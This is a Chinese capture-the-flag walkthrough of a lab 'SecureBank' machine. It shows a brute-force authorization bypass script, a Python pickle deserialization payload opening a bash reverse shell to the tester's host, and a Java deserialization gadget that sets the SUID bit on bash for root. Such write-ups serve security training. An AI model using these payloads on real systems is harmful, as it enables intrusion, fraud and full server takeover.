

端口扫描


```
22/tcp    open  ssh  
80/tcp    open  http  
3306/tcp  closed mysql  
8000/tcp  open  http-alt  
14646/tcp open  unknown
```

接口鉴权绕过

The screenshot shows a browser window with the following details:

- Address bar: 不安全 http://192.168.0.106
- Page title: SecureBank
- Page content:
 - 极致安全的银行支付体验**
 - Hash 算法加密技术，为您的每一次支付保驾护航。简单、快速、坚不可摧。
 - [立即下载 jar 文件](#)
 - 当前版本: v1.0.0

下载jar包分析



有图形化界面的，查看源码猜测后端存在反序列化漏洞，通过socket连接14646端口，不过测试发现只能打DNSLOG 😊

```
66  
67     public Object sendRequest(String command, Object... params) throws Exception {  
68         this.out.writeObject(command);  
69         Object[] var3 = params;  
70         int var4 = params.length;  
71  
72         for(int var5 = 0; var5 < var4; ++var5) {  
73             Object param = var3[var5];  
74             this.out.writeObject(param);  
75         }  
76  
77         this.out.flush();  
78     }  
79     return this.in.readObject();  
80 }  
81 }
```

在8000端口先注册个账号看看什么情况

市场系统

商品列表 我的订单 个人中心 你好, fuck 退出登录

欢迎回来, fuck!

商品列表

神秘物质
这个神秘物质有神奇功效
¥66779988.00
库存: 1 件
查看详情

终身VIP
终身VIP, 绝不跑路, 一次购买, 终生受益。
不要998 不要888 只要 9999
¥99999.00
库存: 96 件
查看详情

© 2026 市场系统

架构是这样的，8000端口是一个购物系统，然后14646是银行发服务端，给的jar包是银行的客户端

购买商品需要绑定银行账户

运行银行客户端



Welcome to Bank System



连接到服务器

服务器地址:

192.168.0.106

端口号:

14646



先注册个账户看一下



用户注册



新用户注册

用户名:

密码:

确认密码:

真实姓名:

身份证号:

注册

取消

然后开户



然后存一个亿

银行管理系统 - 客户端

欢迎, tao (tao)

退出登录

账户管理 交易记录 存款申请 消息交流 个人中心

申请ID	账户号	金额	状态	申请时间	处理时间	备注/原因
12	111	100000000.00	待审批	2026-01-10 11:01:40	-	-

刷新 查看详情

银行管理系统 - 客户端

欢迎, tao (tao)

退出登录

账户管理 交易记录 存款申请 消息交流 个人中心

商城绑定ID

i 您的商城绑定ID（请妥善保管）：
61939134ae27f9e96612f70369390c67b9e53
b6b37b8d01be7093f7a57232984

此ID用于在Django市场系统中绑定您的银行账

确定

修改密码

商城绑定一下银行账号

The screenshot shows a successful account binding message: "绑定成功！银行账户: ta0 (tao)". Below it, user information is displayed: Name: fuck, Email: 2814928906@qq.com, Registration Time: 2026-01-11. A "Bank Account Binding" section shows a bound bank account with Hash: 61939134ae27f9e96612f70369390c67b9e53b6b37b8d01be7093f7a57232984, Binding Time: 2026-01-11 00:02:44, and Verification Status: Verified. A note says "You have successfully bound a bank account, which can be used to purchase items with a withdrawal certificate." Below this, there's a "Purchase Item Description" section with instructions: 1. Ensure the bank account is bound (status: ✓ Bound), 2. Get a withdrawal certificate Hash from the client, 3. Use the withdrawal certificate Hash to purchase items on the item detail page, 4. The system will verify both the identity Hash and the withdrawal certificate Hash. There are also links for "Start Shopping", "Unbind", and "Safety Tips".

但是存款需要管理员审批，代码审计找到对应的审批接口，这里只验证了请求ID，审批人的ID以及备注信息，所以可以伪造管理员用户通过审批，爆破ID即可。

The screenshot shows a Java decompiled code editor with the AdminFrame.java file open. The code contains a method approveDepositRequest() which sends a request to the client to approve a deposit. A red arrow points to the line where the request ID is sent: `this.client.sendRequest(APPROVE_DEPOSIT_REQUEST, new Object[]{requestId, this.currentRemark});`. The code is annotated with comments explaining the purpose of each part.

```
public class AdminFrame extends JFrame { 2个用法
    private void approveDepositRequest() {
        remarkArea.setWrapStyleWord(true);
        JScrollPane scrollPane = new JScrollPane(remarkArea);
        int result = JOptionPane.showConfirmDialog(this, new Object[]{"确定要批准以下存款申请吗?", "账户号: " + accountNumber, "金额: " + amount, "备注: " + currentRemark}, "存款申请", JOptionPane.YES_NO_OPTION);
        if (result == 0) {
            try {
                String remark = remarkArea.getText().trim();
                if (remark.isEmpty()) {
                    remark = "管理员批准";
                }
                Boolean success = (Boolean)this.client.sendRequest(APPROVE_DEPOSIT_REQUEST, new Object[]{requestId, this.currentRemark});
                if (success) {
                    JOptionPane.showMessageDialog(this, "存款申请已批准!", "成功", JOptionPane.INFORMATION_MESSAGE);
                    this.loadPendingDepositRequests();
                } else {
                    JOptionPane.showMessageDialog(this, "批准失败!", "错误", JOptionPane.ERROR_MESSAGE);
                }
            } catch (Exception var10) {
                Exception e = var10;
                e.printStackTrace();
                JOptionPane.showMessageDialog(this, "批准失败: " + e.getMessage(), "错误", JOptionPane.ERROR_MESSAGE);
            }
        }
    }
}
```

可以在存款申请找到自己的请求ID，然后爆破管理员ID，测试发现管理员ID=3

```
package org.example;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.net.Socket;
public class ExploitApprove {
```

```
private static final String HOST = "192.168.0.106";
private static final int PORT = 14646;
private static final int TARGET_REQUEST_ID = 12;
private static final int MAX_ID = 2000;

public static void main(String[] args) {
    System.out.println("[*] 开始爆破 APPROVE_DEPOSIT_REQUEST 的 Admin ID");
    System.out.println("[*] 目标 Request ID: " + TARGET_REQUEST_ID);
    try (Socket socket = new Socket(HOST, PORT);
        ObjectOutputStream out = new
ObjectOutputStream(socket.getOutputStream());
        ObjectInputStream in = new
ObjectInputStream(socket.getInputStream())) {
        System.out.println("[-] 连接建立, Socket 通道复用中...");
        for (int id = 0; id <= MAX_ID; id++) {
            out.writeObject("APPROVE_DEPOSIT_REQUEST");
            out.writeObject(Integer.valueOf(TARGET_REQUEST_ID));
            out.writeObject(Integer.valueOf(id));
            out.writeObject("BruteForce Check");
            out.flush();
            Object response = in.readObject();
            if (id % 50 == 0) {
                System.out.print(".");
            }
            if (response instanceof Boolean && (Boolean) response) {
                System.out.println("\n\n[!] 爆破成功! 找到有效的 Admin ID:
" + id);
                System.out.println("[+] 存款申请 [" + TARGET_REQUEST_ID +
"] 已被批准。");
                break; // 成功后退出循环
            }
        }
        System.out.println("\n[-] 爆破结束。");
    } catch (Exception e) {
        System.err.println("\n[!] 发生异常, 连接可能已断开: " +
e.getMessage());
        e.printStackTrace();
    }
}
```

银行管理系统 - 客户端

欢迎, tao (tao)

退出登录

账户管理 交易记录 存款申请 消息交流 个人中心

申请ID	账户号	金额	状态	申请时间	处理时间	备注/原因
13	111	100000000.00	已批准	2026-01-10 11:14:27	2026-01-10 11:16:16	Hacked: Approved vi...
12	111	100000000.00	已批准	2026-01-10 11:01:40	2026-01-10 11:12:47	BruteForce Check

刷新 查看详情

拿到足够的钱后去商城购买神秘物品



神秘物质

这个神秘物质有神奇功效

¥66779988.00

库存：2 件

[查看详情](#)

订单创建成功! 订单号: MKT1768061958509

 订单创建成功!

订单号: MKT1768061958509

PAID

 商品信息

商品名称	神秘物质
单价	¥66779988.00
数量	1 件
总金额	¥66779988.00

收货成功!



收货成功!

订单号: MKT1768061958509

收货成功

孩子, 我跟这个网站作者有点过节 去 /r00t_rooteabcsd.html 看看

提示一个目录 /r00t_rooteabcsd.html

  C

不安全

http://192.168.0.106/r00t_rooteabcsd.html

root:toorcatshadow

测试发现还是商城用户

The screenshot shows a marketplace system interface. At the top, there is a purple header bar with the title "市场系统" (Market System). Below the header, a navigation bar includes links for "商品列表" (Product List), "我的订单" (My Orders), "个人中心" (Personal Center), "管理后台" (Management Backend), and "系统配置" (System Configuration). On the right side of the header, it says "你好, root [管理员] 退出登录" (Hello, root [Administrator] Logout). A green banner at the top displays the message "欢迎回来, root!" (Welcome back, root!). The main content area is titled "商品列表" (Product List) and features two products: "神秘物质" (Mysterious Substance) and "终身VIP". Both products have a small icon of a brown box. The "神秘物质" section includes the text "这个神秘物质有神奇功效" (This mysterious substance has神奇 effects) and a price of "¥66779988.00". The "终身VIP" section includes the text "终身VIP, 绝不跑路, 一次购买, 终生受益。不要998 不要888 只要 9999" (Lifetime VIP, no running away, one purchase, lifetime benefit. Not 998, not 888, only 9999) and a price of "¥9999.00". Both sections show a stock count of "库存: 1 件" (Stock: 1 piece) and a "查看详情" (View Details) button.

但它是一个管理员用户，多了一些功能，核心点在系统配置处

The screenshot shows the "System Configuration Management" page. The top navigation bar and user information are identical to the previous screenshot. The main content area is titled "系统配置管理" (System Configuration Management) and features a large blue button labeled "导入和导出系统配置数据" (Import and export system configuration data). Below this, there are two sections: "导入配置" (Import Configuration) and "导出配置" (Export Configuration). The "导入配置" section contains a text input field with placeholder text "请粘贴Base64编码的配置数据..." (Please paste Base64 encoded configuration data...) and a blue "导入配置" (Import Configuration) button. A note below the input field states: "说明: 配置数据必须是Base64编码格式。可以使用下方的导出功能获取当前配置。" (Note: Configuration data must be in Base64 encoding format. You can use the export function below to get the current configuration). The "导出配置" section contains a green "导出当前配置" (Export Current Configuration) button.

可以导出配置，导出一下看看

导出配置

将当前系统配置导出为Base64格式，便于备份和迁移

导出当前配置

导出成功！

配置数据 (base64 (pickle)) :

```
gASVqQAAAAAAAAB91CiMBXVzZXJz1F2UKH2UKIwOdXNlcl9fdXNlc5hbWWUjARmdWNrlIwGc3RhhdHVz1IwJRE  
VMSVZFukVE1HV91ChoBIwFYWRtaW6UaAaMCURFTE1WRVJFRJR1fZQoaASMBWFkbWlu1GgGjA1ERUxJVkVSRUSU  
dWWMCXRpbWVzdGFtcJSMDIwMjYtMDEtMTAgMTY6MjI6NDQuNDUwNTY3KzAwOjAw1HUu
```

是base64编码的pickle，解析一下，发现并无卵用

```
import base64
import pickle
import pprint

raw_data =
"gASVqQAAAAAAAAB91CiMBXVzZXJz1F2UKH2UKIwOdXNlcl9fdXNlc5hbWWUjARmdWNrlIwGc3RhhdHVz1IwJRE  
VMSVZFukVE1HV91ChoBIwFYWRtaW6UaAaMCURFTE1WRVJFRJR1fZQoaASMBWFkbWlu1GgGjA1ERUxJVkVSRUSU  
dWWMCXRpbWVzdGFtcJSMDIwMjYtMDEtMTAgMTY6MjI6NDQuNDUwNTY3KzAwOjAw1HUu"

def parse_pickle_data(b64_str):
    try:
        decoded_bytes = base64.b64decode(b64_str)

        data = pickle.loads(decoded_bytes)
        print("--- 解析成功 ---")
        pprint.pprint(data)
        return data

    except Exception as e:
        print(f"解析出错: {e}")

if __name__ == "__main__":
    parse_pickle_data(raw_data)
```

```
PS C:\Users\xt\Desktop> python b.py
--- 解析成功 ---
{'timestamp': '2026-01-10 16:22:44.450567+00:00',
 'users': [{'status': 'DELIVERED', 'user__username': 'fuck'},
            {'status': 'DELIVERED', 'user__username': 'admin'},
            {'status': 'DELIVERED', 'user__username': 'admin'}]}
PS C:\Users\xt\Desktop> |
```

可以根据导出配置猜测，导入配置就是导入base64编码的pickle字节流，所以尝试打pickle反序列化

```
import pickle
import base64
import os

class AAA:
    def __reduce__(self):
        cmd = "bash -c 'bash -i >& /dev/tcp/192.168.0.103/4567 0>&1'"

        return (os.system, (cmd,))

payload_obj = AAA()
serialized_data = pickle.dumps(payload_obj)
base64_payload = base64.b64encode(serialized_data)
print(base64_payload.decode())
```

导入base64编码即可拿到shell

```
tao@kali [/tmp] → nc -lvp 4567 [0:29:29]
listening on [any] 4567 ...
connect to [192.168.0.103] from (UNKNOWN) [192.168.0.106] 44526
bash: cannot set terminal process group (456): Inappropriate ioctl for device
bash: no job control in this shell
banker@bank-server:/opt/market$ id
id
uid=1000(banker) gid=1000(banker) groups=1000(banker)
banker@bank-server:/opt/market$ |
```

```
banker@bank-server:~$ ls -al
total 24
drwxr-xr-x 2 banker banker 4096 Jan 10 01:08 .
drwxr-xr-x 3 root root 4096 Jan 3 22:15 ..
-rw----- 1 banker banker 0 Jan 10 01:08 .bash_history
-rw-r--r-- 1 banker banker 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 banker banker 3526 Apr 18 2019 .bashrc
-rw-r--r-- 1 banker banker 807 Apr 18 2019 .profile
-rw-r--r-- 1 root root 76 Jan 4 20:01 user.txt
banker@bank-server:~$ cat user.txt
flag{user-c501af335fb8e453397435b67e78a87f807b9e640c4503aa915dde38123c3548}
banker@bank-server:~$
```

拿到user flag

sudo

```
banker@bank-server:~$ sudo -l
Matching Defaults entries for banker on bank-server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User banker may run the following commands on bank-server:
(ALL) NOPASSWD: /usr/bin/bank-admin-tool
```

```
banker@bank-server:~$ cat /usr/bin/bank-admin-tool
#!/bin/bash

/usr/bin/java -jar /opt/bank-admin-tool-1.0.0.jar
```

jar包拖下来分析一下

```
62
63     private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
64         in.defaultReadObject();
65         if (this.initCommand != null && !this.initCommand.isEmpty()) {
66             try {
67                 Runtime.getRuntime().exec(this.initCommand);
68             } catch (IOException var3) {
69             }
70         }
71     }
72 }
73 }
```

这里自定义了一个readObject，如果 initCommand 不为空，直接传入 exec 执行

```
8 > import ...  
11  
12 public class AdminConfig implements Serializable { 0个用法  
13     private static final long serialVersionUID = 1L;  
14     private String serverHost = "localhost";  
15     private int serverPort = 14646;  
16     private int timeout = 30000;  
17     private boolean autoReconnect = true;  
18     private String initCommand;  
19  
20     public AdminConfig() {  
21 }
```

initCommand是AdminConfig的属性，查看跟配置相关的操作

```
125     public void importConfig() {  
126         Scanner scanner = new Scanner(System.in);  
127         System.out.print("Import file name: ");  
128         String fileName = scanner.nextLine();  
129         File file = new File(fileName);  
130         if (!file.exists()) {  
131             System.out.println("x File not found: " + fileName);  
132         } else {  
133             try {  
134                 FileInputStream fis = new FileInputStream(file);  
135  
136                 try {  
137                     ObjectInputStream ois = new ObjectInputStream(fis);  
138  
139                     try {  
140                         Object obj = ois.readObject();  
141                         if (obj instanceof AdminConfig) {  
142                             this.config = (AdminConfig)obj;  
143                             System.out.println("✓ Configuration imported successfully");  
144                             this.viewConfig();  
145                             FileOutputStream fos = new FileOutputStream("admin.config");  
146  
147                             try {  
148                                 fos.write(config.toString().getBytes());  
149                             } catch (IOException e) {  
150                                 e.printStackTrace();  
151                             }  
152                         }  
153                     } catch (EOFException e) {  
154                         e.printStackTrace();  
155                     }  
156                 } catch (IOException e) {  
157                     e.printStackTrace();  
158                 }  
159             } catch (IOException e) {  
160                 e.printStackTrace();  
161             }  
162         }  
163     }
```

在导入配置处，现了自定义反序列化，所以需要创建一个 `AdminConfig` 对象，设置该对象的 `initCommand` 属性为提权命令，将该对象序列化保存到文件，然后使用sudo导入配置。

```
package org.example;  
  
import com.bank.admin.AdminConfig;  
import java.io.FileOutputStream;  
import java.io.ObjectOutputStream;  
  
public class ExploitGen {  
    public static void main(String[] args) {  
        try {  
            AdminConfig config = new AdminConfig();  
            config.setInitCommand("chmod u+s /bin/bash");  
            FileOutputStream fos = new FileOutputStream("exploit.config");  
            ObjectOutputStream oos = new ObjectOutputStream(fos);  
            oos.writeObject(config);  
            oos.close();  
  
            System.out.println("Payload generated: exploit.config");  
        } catch (Exception e) {  
            e.printStackTrace();  
        }  
    }  
}
```

```
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

```
banker@bank-server:~$ sudo /usr/bin/bank-admin-tool
=====
Bank Server Administration Tool v1.0
=====

No configuration file found, using defaults
Connecting to localhost:14646...
Connected successfully.

Admin Username:
```

发现需要管理员用户密码

```
banker@bank-server:/var/www/html$ cat p@ss_aD3i
admin/hellojavabadpython
banker@bank-server:/var/www/html$ |
```

web目录给了，直接登录导入配置即可

```
==== Configuration Management ===
1. View Current Configuration
2. Export Configuration
3. Import Configuration
0. Back

Select option: 3
Import file name: exploit.config
✓ Configuration imported successfully

==== Current Configuration ===
Server Host: localhost
Server Port: 14646
Timeout: 30000ms
Auto-reconnect: true
Init Command: chmod u+s /bin/bash

==== Configuration Management ===
1. View Current Configuration
2. Export Configuration
3. Import Configuration
0. Back
```

```
Select option: ^C
banker@bank-server:~$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
banker@bank-server:~$ bash -p
bash-5.0# cd /root
bash-5.0# ls
projects README root.txt
bash-5.0# cat root.txt
flag{root-22ca34af1207f0478173b7a793b591bb47d5437d51377abb597a7f6bec3073da}
```

非常感谢您的参与 诸事顺遂

-by DingTom (MazeSec Team)